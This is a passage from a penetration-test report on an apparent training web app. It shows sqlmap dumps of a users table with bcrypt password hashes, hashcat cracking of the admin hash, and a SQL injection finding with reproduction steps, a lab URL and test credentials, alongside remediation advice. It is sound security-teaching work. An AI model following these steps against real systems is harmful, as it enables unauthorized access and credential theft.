



Figure 12 Display users table with sqlmap



```
Database: peh-capstone-labs
Table: users
[19 entries]
+---------+-------+--------------------------------------------------------------+-----------+
| user_id | type  | password                                                     | username  |
+---------+-------+--------------------------------------------------------------+-----------+
| 1       | admin | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | jeremy    |
| 2       | admin | $2y$10$meh2WXtPZgzZPZrjAmHi2ObKk6uXd2yZio7EB8t.MVuV1KwhWv6yS | jessamy   |
| 3       | admin | $2y$10$cCXaMFLC.ymTSqu1whYWbuU38RBN900NutjYBvCClqh.UHHg/XfFy | raj       |
| 4       | user  | $2y$10$ojC8YCMKX2r/5uqco/h.TUFTiaw5k3io5FV5CeWjCCqL8GWwmAczC | bob       |
| 5       | user  | $2y$10$EPM4Unjn4wnn4SjoEPJu7em6OLISImA50QS3T1jCLyh48d7Pv6KBi | maria     |
| 6       | user  | $2y$10$qAXjb233b7CMHc69CU.8ueluFWZDt9f08.XYJjsJ.EfC/O5JGSOqW | amir      |
| 7       | user  | $2y$10$37gojoTFmj86E6NbENGg9e2Xu2z6OKKSgnjYxDkXJn/8dvSk2tKfG | xinyi     |
| 8       | user  | $2y$10$5sVvPfZOjzRTSeXJtQBGc.CfsDEwvITNkIg2IF9jSBhZZ1Rq.IK3. | kofi      |
| 9       | user  | $2y$10$o1RWmezX8pcBPyQ2G7OJUeYeBRODGgHzgqW6uvL0cm1rIj6z4xrte | admin     |
| 10      | user  | $2y$10$kUUSL8Vlj0rT5LAkY0o0u.se9xIzbGyZS9ldjTIuT9LOU3lajIxp2 | abc       |
| 11      | user  | $2y$10$jgUyNryN/AtrsGd3EmFHxu7KzzclLQcXtullcGNCexcNtFHJ6osOW | abc       |
| 12      | user  | $2y$10$/rD/.9Dr3UdHJyn2pkkw3.79KrksljGN3Ke0EYZGBn.rdrAT0mPBa | abc       |
| 13      | user  | $2y$10$teTzt55fUVhaRlKii8Jk/ez1mIS6XspxSUnEsZnxXuDQMU0lkzFZW | abc\\'    |
| 14      | user  | $2y$10$cgveWFqyh5UlXxIIAO72OOuQGMLqqCsCRXnaq3EpcZIAgaKShB8uy | abc/      |
| 15      | user  | $2y$10$LEjw/4pqnTpiHZHLqmK4h.rhtaTDqKDwDHJZnaWOfEObVgsFrqJ2K | abc/      |
| 16      | user  | $2y$10$9cqI1gVtp1KGPZ2JyMYpceGJXR2EPq6qbzrI5LCMFta1o7Ph5Kkg6 | abc\|     |
| 17      | user  | $2y$10$jQX2MOKt75fCKRFnfddnHedVGkEdMmV3bAHOEa.qb0q3AFAHTEphC | blackhawk |
| 18      | user  | $2y$10$Tzom0rNpLcHyOoV68XdzBefOWpcyad07AeDWNS1vYvx6hmHdEwOL. | zaria     |
| 19      | user  | $2y$10$iYIFr3tf3TcoyQLti4L44eITBdpTw0lq5eHRjcPaE.6idVFVIU5e2 | dushka    |
+---------+-------+--------------------------------------------------------------+-----------+
```

Figure 13 Found admin account in users table




Figure 14 Checking hashing algorithm online




Figure 15 Using hashcat to brute-force password




Figure 16 Password cracked with hashcat




Figure 17 Cracked password of admin account

Impact

The breach of the admin account's password hash poses a risk to the confidentiality and security of sensitive data within the web application, potentially compromising user credentials and other confidential information. It provides unauthorized access to privileged areas of the application, allowing attackers to manipulate settings, alter content, and potentially take

control of the entire system. It can harm the reputation of the web application and the organization behind it. Users may lose trust in the platform, resulting in a loss of credibility.

Remediation

Adopt robust and cryptographically secure password hashing algorithms, such as Argon2, to protect user credentials. Ensure that passwords are adequately salted to enhance security. Educate users and administrators about secure password practices and the importance of strong, unique passwords.

3.3.2 SQL Injection

CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H

CVSS Score: 8.5

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Attempt Description

During the penetration testing of the Capstone web app, a significant SQL injection vulnerability was identified and successfully exploited using SQLMap. This critical flaw grants unauthorized access to all databases within the application, providing an avenue to extract sensitive information, including user credentials and other valuable data. The exploit underscores the urgent need for comprehensive security measures and diligent patching to fortify the web application against such exploitable vulnerabilities, ensuring the safeguarding of user data and overall system integrity.

Instances

- http://172.19.16.243/capstone/coffee.php?coffee=1
- Username: Blackhawk
- Password: Blackhawk
- Role: user

Steps To Reproduce

1. Create account as a user on target web app.
2. Sign in with the user account.
3. Navigate to the page of a coffee detail and use it as your required URL for SQL injection.
4. Use SQLmap for sql injection and you will get all databases.
5. You can retrieve tables of each database with sqlmap.

Evidence




Figure 18 using sqlmap to find databases




Figure 19 Found databases with sqlmap




Figure 20 Finding tables in database




Figure 21 Found three tables in database





Figure 22 Displaying contents of users table from database



```
Database: peh-capstone-labs
Table: users
[19 entries]
+---------+-------+--------------------------------------------------------------+-----------+
| user_id | type  | password                                                     | username  |
+---------+-------+--------------------------------------------------------------+-----------+
| 1       | admin | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | jeremy    |
| 2       | admin | $2y$10$meh2WXtPZgzZPZrjAmHi2ObKk6uXd2yZio7EB8t.MVuV1KwhWv6yS | jessamy   |
| 3       | admin | $2y$10$cCXaMFLC.ymTSqu1whYWbuU38RBN900NutjYBvCClqh.UHHg/XfFy | raj       |
| 4       | user  | $2y$10$ojC8YCMKX2r/Suqco/h.TOFT1aw5k3Io5FV5CeWjCCqL8GWwmAczC | bob       |
| 5       | user  | $2y$10$EPM4Unjn4wnn4SjoEPJu7em6OLISImA50QS3T1jCLyh48d7Pv6KBi | maria     |
| 6       | user  | $2y$10$qAXjb233b7CMHc69CU.8ueluFWZDt9f08.XYJjsJ.EfC/O5JGSOqW | amir      |
| 7       | user  | $2y$10$37gojoTFmj86E6NbENGg9e2Xu2z6OKKSgnjYxDkXJn/8dvSk2tKfG | xinyi     |
| 8       | user  | $2y$10$5sVvPfZOjzRTSeXJtQBGc.CfsDEwvITNkIg2IF9jSBhZZ1Rq.IK3. | kofi      |
| 9       | user  | $2y$10$o1RWmezX8pcBPyQ2G7OJUeYeBRODGgHzgqW6uvL0cm1rIj6z4xrte | admin     |
| 10      | user  | $2y$10$kUUSL8Vlj0rT5LAkY0o0u.se9xIzbGyZS9ldjTIuT9LOU3lajIxp2 | abc       |
| 11      | user  | $2y$10$jgUyNryN/AtrsGd3EmFHxu7KzzclLQcXtullcGNCexcNtFHJ6osOW | abc       |
| 12      | user  | $2y$10$/rD/.9Dr3UdHJyn2pkkw3.79KrksljGN3Ke0EYZGBn.rdrAT0mPBa | abc       |
| 13      | user  | $2y$10$teTzt55fUVhaRlKii8Jk/ez1mIS6XspxSUnEsZnxXuDQMU0lkzFZW | abc\\'    |
| 14      | user  | $2y$10$cgveWFqyh5UlXxIIAO72OOuQGMLqqCsCRXnaq3EpcZIAgaKShB8uy | abc/      |
| 15      | user  | $2y$10$LEjw/4pqnTpiHZHLqmK4h.rhtaTDqKDwDHJZnaWOfEObVgsFrqJ2K | abc/      |
| 16      | user  | $2y$10$9cqI1gVtp1KGPZ2JyMYpceGJXR2EPq6qbzrI5LCMFta1o7Ph5Kkg6 | abc\|     |
| 17      | user  | $2y$10$jQX2MOKt75fCKRFnfddnHedVGkEdMmV3bAHOEa.qb0q3AFAHTEphC | blackhawk |
| 18      | user  | $2y$10$Tzom0rNpLcHyOoV68XdzBefOWpcyad07AeDWNS1vYvx6hmHdEwOL. | zaria     |
| 19      | user  | $2y$10$iYIFr3tf3TcoyQLti4L44eITBdpTw0lq5eHRjcPaE.6idVFVIU5e2 | dushka    |
